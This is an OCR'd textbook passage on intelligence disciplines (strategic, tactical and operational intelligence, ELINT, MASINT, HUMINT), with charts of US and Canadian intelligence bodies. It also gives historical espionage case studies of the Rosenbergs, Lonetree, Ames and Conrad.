

President of the United States
National Security Council
President's Foreign Intelligence Advisory Board
Director of Central Intelligence
Deputy Director of Central Intelligence
Secretary of Defense
Deputy Secretary of Defense
National Intelligence Council
Community Management Staff
ASD (C3I)
DASD (J&S)
Joint Chiefs of Staff
Defense Intelligence Agency
J2
Secretary Army
CSA
DSCINT
Secretary Navy
CNO
DNI
Commandant Marine Corps C4I
Secretary Air Force
CSAF
ACSI
Intelligence and Security Command
Naval Security Group
Office of Naval Intelligence
Marine Corps Intelligence Activity
Air Intelligence Agency
Central Intelligence Agency
National Reconnaissance Office
State Department Bureau of Intelligence and Research
National Security Agency
Justice Department
FBI
National Security Division
Central Imagery Office
Treasury Department
Office of Intelligence Support
Energy Department
Office of Energy Intelligence
Defense Airborne Reconnaissance Office
European Command/J2
Atlantic Command/J2
Pacific Command/J2
Strategic Command/J2
Central Command/J2
Southern Command/J2
NORD Space Command/J2
Special Operations Command/J2
Transportation Command/J2
Denotes a Budgetary and/or an Advisory Relationship
Military Intelligence Organization

Figure 6.5 United States Intelligence hierarchy.

psychological, and military forces of a nation, or coalition of nations, to afford the maximum support in the adoption of policies that govern peace or war. Strategic intelligence focuses on broad issues which impact and direct strategy. For example, some of these issues may include but are not limited to the following:

1. National economics
2. Global economics
3. Political assessments and assignments
4. Military capabilities and resources
5. Intentions of foreign nations
6. Intention of nonstate or subnational entities

The nature of this intelligence may be technical, scientific, diplomatic, sociological, or any combination thereof. These types of intelligence are analyzed in concert with known information pertaining to the data related to the area in question


PARLIAMENT
Prime Minister and Cabinet
Minister of National Revenue
Minister of Justice and Attorney General
Solicitor General
Privy Council Office (PCO) Clerk & Secretary to the Cabinet
Ministry of National Defence
Minister of Foreign Affairs
Minister of Citizenship and Immigration
Minister of Transport
Revenue Canada (Customs and Excise)
Department of Justice
Ministry of the Solicitor General
Department of National Defence
Department of Foreign Affairs and International Trade
Department of Citizenship and Immigration
Transport Canada
Enforcement Directorate
Criminal Law Branch
Policy Branch
Vice Chief of the Defense Staff
Emergency Measures
Case Management Branch
Enforce-ment Branch
Regional Offices
Safety And Security Group
Security and Intelligence Bureau
Contraband and Intelligence Service
Strategic Prosecution Policy Section
National Security
Director General Nuclear Safety
Chief Intelligence and Security
PCO Co-ordinator Security and Intelligence
Security and Emergency Preparedness Directorate
Crimes Against Humanity and War Crimes Section
National Security Group
Director General Intelligence
Director General Security
Security and Intelligence Secretariat
Intelligence Assessment Secretariat
Royal Canadian Mounted Police (RCMP)
Canadian Security Intelligence Service (CSIS)
Communications Security Establishment (CSE)
Security Operations
RCMP Public Complaints Commission
RCMP External Review Committee
Inspector General of CSIS
Security Intelligence Review Committee (SIRC)
CSE Commissioner

Interdepartmental Committees :
Interdepartmental Committee on Security and Intelligence (ICSI)
Intelligence Policy Group (IPG)
Intelligence Assessment Committee (IAC)
Special Threat Assessment Group (STAG)

* Source : Privy Council Office and Committee Research

Figure 6.6 British Parliament and Intelligence community mappings.

(e.g., geographic, demographic, and industrial capacities). This information provides a great deal of insight that feeds other intelligence operations and organizations serviced by them.

Tactical Intelligence

Tactical intelligence is focused on support to operations at the tactical level, and would be attached to the Battlegroup. Specialized units operating in reconnaissance capacities carry out the mission to identify, observe, and collect data that will later be delivered to command elements for dissemination to command elements and units. At the tactical level, briefings are then delivered to patrols on current threats and collection priorities; these patrols are then debriefed to elicit information for analysis and communication through the reporting chain. Those with command responsibilities and decision-making power often influence tactical intelligence initiatives, as a part of strategic intelligence agendas. This is a critical concept to grasp hold of and one that is not only ubiquitous but also crucial to the agendas set forth by nation states and their military and intelligence communities.

Operational Intelligence

Operational intelligence (OPINTEL) is a form of data acquisition considered necessary to both intelligence community and military organizations for the successful planning, execution, and accomplishment of missions (tactical and/or strategic), and operations and campaigns within geotheaters and areas of operation—sanctioned and unsanctioned. OPINTEL is focused on providing support to an expeditionary force commander and is traditionally seen attached to headquarters units. This is critical as it feeds into and supports activity associated with strategic and tactical intelligence initiatives. It should not be confused with the activities associated with business process management (sometimes referred to as OPINTEL), which focuses on providing real-time monitoring of business processes and activities as they are executed within enterprise business computer systems.

OPINTEL utilizes Electronic Intelligence (ELINT) among other forms of intelligence gathering mechanisms to identify, gather, and ensure the secure transmission of data from operators to analysts, ultimately arriving in the hands of decision-makers tasked with command responsibilities. ELINT is a form of intelligence that focuses on the interception of noncommunication signals transmitted over electromagnetic waves with the exception being those identified as originating from atomic or nuclear detonations. Nonelectromagnetic transmissions such as those originating in atomic or nuclear detonation fall into the realm of MASINT (Measurement and Signal Intelligence). ELINT saw its birth during World War II in which Allied forces monitored Axis air defense radar systems in order to neutralize them during a bombing raid via direct strikes or electronic countermeasures (Figure 6.7).

Over time, this practice has continued in other conflicts, in which the United States has been involved, involving the Union of Soviet Socialist Republics (USSR), and the People's Republic of China during the Cold War, the Democratic Republic of Vietnam (also known as North Vietnam) during the war in Southeast Asia, and in conflicts the world over involving Libya, Iran, and more current conflicts in the middle east. Although it is easy to mistake ELINT for RADINT (Radar Intelligence), RADINT does not involve the interception of radar signals but



RADARSAT
HORIZON
CRESO
ASTOR
Receiving Station
CSD
ISRIS
Coalition Shared Database (CSD) Server
1 Identify and implement standard ISR formats and XML schemas
2 Link sensor platforms to the GIG via ISRIS and DCGS net-centric services providing NRT access to MTI, IMINT, Video, SA, Other INTs
3 Enhance data pedigree and quality at the source before dissemination
4 Metadata published to GIG catalog for pub/sub services
UAVs
Manned
MCE
ISRIS
DCGS
CGS
ISRIS
Cross Domain Information Exchange
"Post Before Process" Task, Post, Process, Use (TPPU)
Coalition GIG
"Post Before Process" Task, Post, Process, Use (TPPU)
U.S. GIG
TOC to Brigade
SOF
JFMCC
Anywhere
JTF HQ
CAOC
JIC/JAC
Agencies
5 C2ISR systems on network can access NRT ISR data for value added processing and reposting
6 Users on exploitation workstations or with web browsers can access raw ISR data from ISRIS and value added info from C2ISR systems
7 CSD provides correlated ISR data and ground picture on Coalition networks via APIs and web-based services
Value Added
Coalition
GCCS/JSWS/JDISS/etc
Web Browser User
Exploitation Workstations "Power to the Edge"
GCCS
CMMA
PUB/SUB Broker
JISR (ACTO)
DCTS/IWS
ISR Manager
TES
C2ISR Value Adding Systems

Figure 6.7 Data collected during a MASINT operation.

rather focuses on flight path intelligence and other data specifics derived from the reflection of enemy radar signals. RADINT by virtue of categorical relation is a subset of MASINT. ELINT itself contains the following subcategories:

- FISINT (Foreign Instrumentation Signals Intelligences)
- TELINT (Telemetry Intelligence)

FISINT focuses on identifying and tracking signals transmitted by foreign entities when testing and deploying new technology in aerospace, surface, and subsurface systems such as tracking and aiming signals and video links. TELINT, which is considered a subcategory of the subcategory that is FISINT, is the process of taking measurements from a remote location and transmitting those measurements to receiving equipment. There are ample applications of telemetry in both the civilian and defense industrial base. Examples of the former may include a power company's use of radio signals from remote power lines to relay operational information to an intelligence center within the power grid. Examples




Figure 6.8 Rockwell Collins ELINT PULSE ANALYZER (PAU)/CS-3001.

of the latter may include the use of signals to relay performance and operational information on munitions and smart weapons.

ELINT is an integral aspect of over-arching intelligence processes seen within state sponsored intelligence activity (Figure 6.8).

Traditional Forms of Intelligence Gathering

Within the sphere of information and intelligence gathering, some techniques have remained unchanged. Simply stated, there was no need to fix what was not broken. Techniques and methodologies of this sort have transcended time, space, culture, and borders as we have described previously largely because of the stagnation in development seen in humanity. The who, what, where, when, how, and whys are all as important today as they were 7000 years ago although the targets and information may have changed as has the reasoning behind the activity in general. Regardless of this, the underlying theme for this type of activity is the need to know, versus the desire to know.

At its core, this is rooted in the ability to manage and control the balance of power within a given contextual model. This is a human issue, which can only be addressed by humans. As a result, field craft, or the tools and methodology of the trade, have been developed to guard against the probing activities of unauthorized parties, or perform these activities without being detected. Failure or success is often predicated on two factors being mastered with respect to this space: deception and subversion. Why are these concepts so important to these activities? For many reasons, however, depending on the context in which one finds oneself, they may mean the difference between life and death. Being able to extract or remove oneself and/or team with the target of interest in hand and without incurring notice is key in all intelligence operations, electronic or otherwise. To be caught in the act is a typically unacceptable option in most cases. Equally, valuable to the success or failure of these activities was the ability to remain silent under the most inhospitable of circumstances as well as in hospitable ones.

Divulging data to anyone other than authorized personnel is an anathema to parties actively engaged in this type of work. As we discussed earlier, we have seen the continued evolution of these two tactics and techniques in addition to the evolution of associated processes. The continued evolution, creation, execution, and implementation of these processes in practice and theory are paramount to intelligence gathering. In modern times, we have seen continued innovation; creation and implementation appear in four primary areas of information and intelligence gathering. The four major methods for information gathering are as follows:

Human Source Intelligence (HUMINT) is a method focused on the identification, compromise, and use of human beings via interpersonal contact for the purpose of gaining valuable intelligence. It is also often utilized for CI. CI refers to efforts made by intelligence, military, and subnational organizations to prevent hostile or enemy intelligence organizations from successfully identifying, gathering, collecting, and analyzing intelligence against them or their allies. It is important to understand that for HUMINT to be most effective, it is necessary to know the target from which the information is to be obtained. This requires either the exploitation of a preexistent relationship or the creation of a relationship for the express purpose of extracting information.

Though it sounds exploitative in nature, it is a vital element tool in information gathering and collecting. HUMINT is extremely effective and at times a dangerous proposition. It requires great care for the well-being of the operative and informant at all times.

This requires that, during the process of trust building, the informant feels safe and reciprocates his or her level of trust with the operative in kind. Although it sounds disagreeable, it is again, within the context of the process of information and intelligence gathering, a well-proven technique with an equally impressive record of success. There are several reasons for its success, however; the basis for the greatest degrees of success seen within this process is the establishment of trust as mentioned previously, between operator and informant.

Equally important to establishing and preserving trust is first being able to identify a target of opportunity from which to begin the building of trust in order to successfully extract information and intelligence. This requires reconnaissance or special surveillance work to be done well in advance, taking into consideration a variety of details about the subject in question and his or her social networks. In many cases, targets or subjects of interest represent and demonstrate an array of characteristics:

1. The willing, friendly, and witting participants
2. The unwilling, unfriendly, and hostile or unwitting participants

Tradition dictates that targets or subjects of opportunity may include human beings working in one or more of the following capacities:

1. Foreign Internal Defense (FID) personnel (e.g., those working with host nation forces or populations in diplomatic or official capacities)
2. Official Advisors or those working in advisory capacities within foreign service or state department roles
3. Diplomats or those holding diplomatic assignments and responsibilities
4. Espionage agents or clandestine operatives
5. Military attachés and/or embassy personnel
6. Nongovernmental organizations or subnational entities
7. Prisoners of war or officially held detainees
8. Refugees seeking asylum
9. Routine or specialized military patrols in occupied territory or behind enemy lines
10. Special operations teams operating in occupied territory or behind enemy lines

We next begin reviewing some key cases where HUMINT techniques and tactics have leveraged successfully with catastrophic ends. We focus on four cases of recent historical importance to the people and government of the United States of America. You will notice that in these cases HUMINT was paramount to the successful compromise of these operatives—all of whom betrayed their country and obligations.

Examples of Human Intelligence Gathering

The Case of Julius and Ethel Rosenberg

Perhaps one of the earliest examples of modern HUMINT in the history of the United States in the modern era would be that of Julius and Ethel Rosenberg. The Rosenberg case rocked the nation in its time and continues to reverberate in our world today. Julius Rosenberg was born on May 12, 1918 in New York City as the son of Polish immigrants. He was raised by hard-working parents—Harry, who worked in New York's garment district and Sophie, who was a homemaker and mother to Julius and his four siblings. At age 16, Julius graduated from the Downtown Talmud Torah School to Seward Park High School; he later enrolled at the City College of New York in order to begin his studies in electrical engineering. Ethel Greenglass was born on September 28, 1915 in New York City as the daughter of Barnet and Tessie Greenglass. Barnet—a sewing machine repair shop proprietor struggled to support his wife, Ethel, and her three siblings. They were impoverished, living in a squalid tenement apartment without heat. Ethel attended the Downtown Talmud Torah School, and then the Seward Park High School where she graduated at age 15. While attending university, young Julius developed and pursued an interest in politics. Soon after, he developed a relationship with a fellow student—eventually leading him to join the Steinmetz Club, which was the campus branch of the Young Communist League. As a member of the League, he would meet other like-minded individuals including Morton Sobell, William Perl, and Joel Barr. He later became a member of the Federation of Architects, Engineers, Chemists, and Technicians (FAECT), a radical union for professionals active at that time.

Eventually, Rosenberg's political aspirations and devotion had a negative impact on his academic ambitions and although he graduated from university, he did so a semester behind the rest of his class. Ethel, who did not share Julius' passion for advanced education, became a clerk for a shipping company immediately after graduation. She worked in this role for four years until she was let go because of her role as the organizer of a strike of 150 women workers. Ethel shared a passion for politics not unlike Julius, which later saw her join the Young Communist League, eventually becoming a member of the American Communist Party. Ethel, a gifted singer, enjoyed participating in choir. On New Year's Day 1939, while waiting to go onstage to sing, she met Julius Rosenberg. During the summer of 1939, the couple married. On graduating, Rosenberg began doing freelance work until the fall of 1940 when the United States Army Signal Corps hired him as a contract employee.

He received promotion in 1942 to the position of inspector. Not long thereafter, Rosenberg and his wife became full-time members of the American Communist Party. Rosenberg himself became the Chairman of Branch 16B of the Part's Industrial Division. By 1943, something had changed. Rosenberg had dropped out of the party to enter into espionage on a full-time basis, a decision that would ultimate impact both him and his wife and cost them their lives. In 1945, he was fired from his job with the United States Army Signal Corps when his past membership in the Communist Party was discovered. He then took up a position with the Emerson Radio Corporation later forming, in 1946, the G & R Engineering Corporation. On June 17, 1950, Rosenberg was arrested on suspicion of committing espionage against the United States of America after having been named by former business partner David Greenglass (who as a sergeant in the United States Army was assigned to work on the Manhattan Project, which saw him have access to sensitive and classified information, and which would later be relayed to the Soviets). David Greenglass would be key in providing information to the Rosenbergs on the nuclear weapons program. With

(Continued)

The Case of Julius and Ethel Rosenberg—cont’d

information in hand provided by David Greenglass (Ethel’s brother), the Rosenbergs went to Harry Gold, a Swiss-born courier for the espionage ring, who then passed it to Anatoly A. Yakovlev, the Soviet Union’s vice-consul in New York City. Rosenberg provided the Soviet Union with sketches of the cross-section of an implosion-type atom bomb (the “Fat Man” bomb dropped on Nagasaki, Japan, as opposed to a bomb with the “gun method” triggering device as used in the “Little Boy” bomb dropped on Hiroshima; Figure 6.10).

Shortly after the arrest of British spy Klaus Fuchs, who was arrested for providing U.S. and British nuclear secrets to the Soviet Union, Rosenberg was questioned by the Federal Bureau of Investigation (FBI)—and eventually placed under arrest (Figure 6.9). On August 11, 1950, Ethel Rosenberg was also arrested. She had been implicated as being a member of the atomic spy ring along with Julius and others (in fact according to her own brother David, it was Ethel who had been charged with scribing the meetings and notes for the ring). The testimony of her brother aided in sealing her fate. She was found guilty of espionage along with her husband Julius Rosenberg on April 05, 1951 and sentenced to death. Although they both maintained innocence until the end, after a lengthy trial and appeals process, they were executed, on June 19, 1953 in Sing-Sing Prison in New York. However, in the years that followed the executions of the Rosenbergs, there was significant scrutiny and debate over their guilt. This was put to rest, however, when Nikita Khrushchev, leader of the Soviet Union from 1953 to 1964, acknowledged that he had learned of




Figure 6.9 Julius and Ethel Rosenberg.

The Case of Julius and Ethel Rosenberg—cont'd




Figure 6.10 The diagram of the atomic bomb provided by David Greenglass to the Soviets.

the involvement of the Rosenbergs in the development on the Soviet Union's nuclear weaponry program from Joseph Stalin and Vyacheslav M. Molotov. Khrushchev went on to say, ". . .Julius and Ethel Rosenberg had provided very significant help in accelerating the production of our atomic bomb." He further wrote that ". . .Let this be a worthy tribute to the memory of those people. Let my words serve as an express of gratitude to those who sacrificed their lives to a great cause of the Soviet state at a time when the United States was using its advantage over our state to blackmail our state and undermine its proletarian cause." The case of the Rosenbergs set in motion a new era of diligence coinciding with what was being developed by other Department of Defense (DoD), and Intelligence based agencies within the United States and the world over.

It underscored the importance of the type of information that can be gained by careful observation and surveillance of targets of interests via tactics and techniques in addition to mapping out additional parties of interest that make up the social networks and frameworks of the subjects. This information would prove vital going forward in future training and investigations involving HUMINT and CI activities.

The Case of Clayton Lonetree

Several examples of Human Intelligence Gathering techniques have been witnessed and documented over the years with some resonating more deeply than others. One that is of particularly special importance to one of the authors is the case of United States Marine Corps (USMC) Sergeant Clayton Lonetree. Sgt. Lonetree was a Marine Security Guard (MSG) posted on embassy duty in Moscow, USSR during the early 1980s.[1] The primary mission of all MSGs is to provide security—particularly the protection of classified information and equipment vital to the national security of the United States of America at American diplomatic posts. MSGs also provide security for visiting foreign dignitaries and often assist the Regional Security Office (RSO) in supervising host country and/or locally employed security forces provided to ensure additional aid to the embassy. It should be noted that MSGs focus primarily on the interior security of the diplomatic post's building, including sweeping for electronic devices and other unauthorized observation technologies.

Sgt. Lonetree was stationed as an MSG at the American diplomatic post in Moscow, USSR in the early 1980s and later in Vienna, Austria. Clayton Lonetree holds the ignominious distinction of being the first USMC Marine ever convicted of espionage against his own nation. He found himself at the core of what would later come to be known as a "sex for secrets" scandal that devastated the Marine Corps as well as the State Department. Because of the nature of his position, as an embassy guard at the U.S. Embassy in Moscow and later in Vienna, Lonetree retained access to highly sensitive material including keys to safes where sensitive materials were housed. Lonetree served 17 months in the U.S. Embassy in Moscow prior to being transferred to the U.S. Embassy in Vienna, Austria.

In November 1985, Lonetree met a Russian woman named Violetta Seina at the annual USMC Ball to celebrate the birthday of the United States Marines. Violetta Seina had worked as telephone operator and translator at the embassy (it is important to note that while working at the embassy she was a Komitet Gosudarstvennoy Bezopasnosti (KGB) operative). Lonetree, fully aware of the restrictions in governing and forbidding the fraternization between active USMC MSGs and nationals based on USMC regulations, violated an official order. Seina introduced Lonetree to her "Uncle Sascha" (another active KGB agent).

With this introduction, began a relationship that would run along the classic lines of "honey pot" scenarios. Lonetree, whose conscience eventually won out (or when Seina would not travel to Vienna to see him any longer), walked into a CIA officials' office and admitted to providing the KGB agents with low-level classified information while stationed at the U.S. Embassy in Vienna (contrary to popular belief, Lonetree never admitted to providing information while stationed in Moscow). The CIA turned that information over to the Naval Investigative Service (NIS), who arrested Lonetree.

The result of Lonetree's confession was a massive hunt for USMC "spies" in all the U.S. Embassies around the world. A large-scale manhunt was launched by the NIS, which in turn saw others arrested and prosecuted for their roles in espionage. Corporal Arnold Bracy was arrested because of the nine-month investigation, along with four other USMC enlisted men. Bracy told the NIS that he was the "lookout" for Lonetree, so Lonetree would be able to escort the KGB around the U.S. Embassy to place bugs in various locations. Bracy later stated that he was coerced into confession and that he did not read his confession, before being forced to sign. His confession was not allowed to be entered in court while charges remained in place against him. Lonetree was charged and tried on 13 counts of espionage. Among those counts, Lonetree faced several counts for conspiracy to gather names and photographs of American intelligence operatives and to provide HUMINT (personality data) on these agents. Furthermore, he was charged with providing the KGB with embassy floor plans. On August 21, 1987, Lonetree was convicted of 12 of the

The Case of Clayton Lonetree—cont'd

13 counts by military court. He was sentenced by that same court to 30 years in prison, a 5000 USD fine, and loss of all pay and allowances, reduced in rank to private, and given a dishonorable discharge. After two reductions in sentencing, Lonetree was released in February 1996, after over 9 years in prison.

[1] This is a huge responsibility and as one of our authors, a former United States Marine stated "...the job is not for everyone. It involves an extremely detail oriented training program with a rigorous emphasis on situational awareness and attention to detail." The graduation rate from the Security Guard Battalion was less than 50%, due to the rigor and demands of the courses. The school provides extensive training on espionage, antiterrorist tactics, and counter espionage. Marines posted in these roles report to civilian government employees known as Regional Security Officers (RSO) who are in charge of security at the diplomatic post in question.

The Case Former CIA Officer Aldrich Ames

The case of Aldrich Ames is both complex and disturbing. Ames spent his entire adult life in the service of his country as a member of the CIA. He began his career with the Agency in 1962, and his original intention was to use it as a "stop gap" while pursuing his formal education. However, as he moved forward within his career, he became fascinated with the clandestine world and subsequently delved ever deeper into that space. Over the course of the next several years, he finished his education and advanced his career through the ranks of the Agency. Ames had been married twice: both times to women who were members of the intelligence community and one of whom, his second wife Maria del Rosario Casas Dupuy, a Colombian-born national, was the former cultural attaché in the Colombian Embassy in Mexico and a CIA informant.

In 1985, the agency became aware that their network of Soviet-bloc agents had begun disappearing without a trace. This of course did not bode well for the agency or their operative as "going off the grid" was typically a very bad scenario. For the next five years, the CIA quietly investigated the matter and in 1990 concluded that there was a mole. However, the source could not be identified, leaving many questions unanswered. The mole of course was Aldrich Ames as it was noted by those in pursuit that he had become a master of HUMINT, gaining the trust of informants and then infiltrating them with the hopes of gaining intelligence from them.

Ames was very successful in parlaying HUMINT techniques successfully as his record clearly attests. However, something occurred with Ames and as a result, he himself became compromised working as a double agent for both the CIA and the Soviets. While assigned to the CIA's Europe Division/CI branch, Ames was directly responsible for the analysis of Soviet Intelligence operations. This being the case, he had unfettered knowledge and access to the identities of U.S. sources in both the KGB and the Soviet military. The results of his compromise led to the death of at least 10 United States informants and the compromise of well over 100 United States operatives working actively within the region. However, there is some speculation with respect to the degree of compromise and exploitation; Ames received ~4.6 million USD from the Soviets over time for his service. Demonstrating his mastery of his person, he passed polygraph-screening examinations in 1986 and 1991. On February 21, 1994, both Ames and his wife were arrested for providing highly classified information to the Soviet KGB and its successor organization, the Russian

(Continued)

The Case Former CIA Officer Aldrich Ames—cont'd

Foreign Intelligence Service. He received life imprisonment for his violations of the Espionage Act. Ames was hiding in plain sight (a theme you will see and hear more about later on). He lived a lavish lifestyle, one that on further investigation brought a great level of scrutiny to the CIA and their handling of the operation. He lived well above his means, and amassed a substantial amount of personal assets, which would or should have triggered investigations into his personal life.

The Case of Former United States Army Noncommissioned Officer Clyde Lee Conrad

Born in January 1948, Clyde Lee Conrad was a United States Army Noncommissioned Officer who was convicted of espionage and high treason in 1990. Conrad was arrested in 1988 by authorities representing the Federal Republic of Germany and tried for espionage on behalf of the Hungarian and Czechoslovak intelligence services. He was convicted by the Koblenz State Appellate Court on June 6, 1990 for masterminding (with the aid and guidance of his mentor Szabo) an espionage ring that sold highly sensitive information, and was sentenced to life in prison. Zoltan Szabo was a Hungarian-born, United States naturalized citizen who along with Sandor Kercsik recruited Conrad over dinner one evening in Germany. Szabo himself was recruited sometime in 1967 and continued, unfettered in his activities until May 21, 1985. In addition to Conrad, Szabo also recruited Roderick Ramsey, Jeffrey Rondeau, Jeffrey Gregory, Tomas Mortati, and Kelly Warren into what was later referred to as the "Conrad Ring" by the United States Defense Department and Intelligence Community.

German prosecutors said that the documents Conrad leaked, dealing with troop movements, NATO strategy, and nuclear weapons sites, eventually made their way to the Soviet KGB. According to the documentation captured as a result of the operation which led to the exposure of the Conrad Ring, should war have broken out between NATO and Warsaw Pact nations, the West would have faced certain defeat and the Federal Republic of Germany would have turned into a nuclear battlefield. Conrad was initially recruited and introduced to the People's Republic of Hungary's Secret Service operatives by Zoltan Szabo.

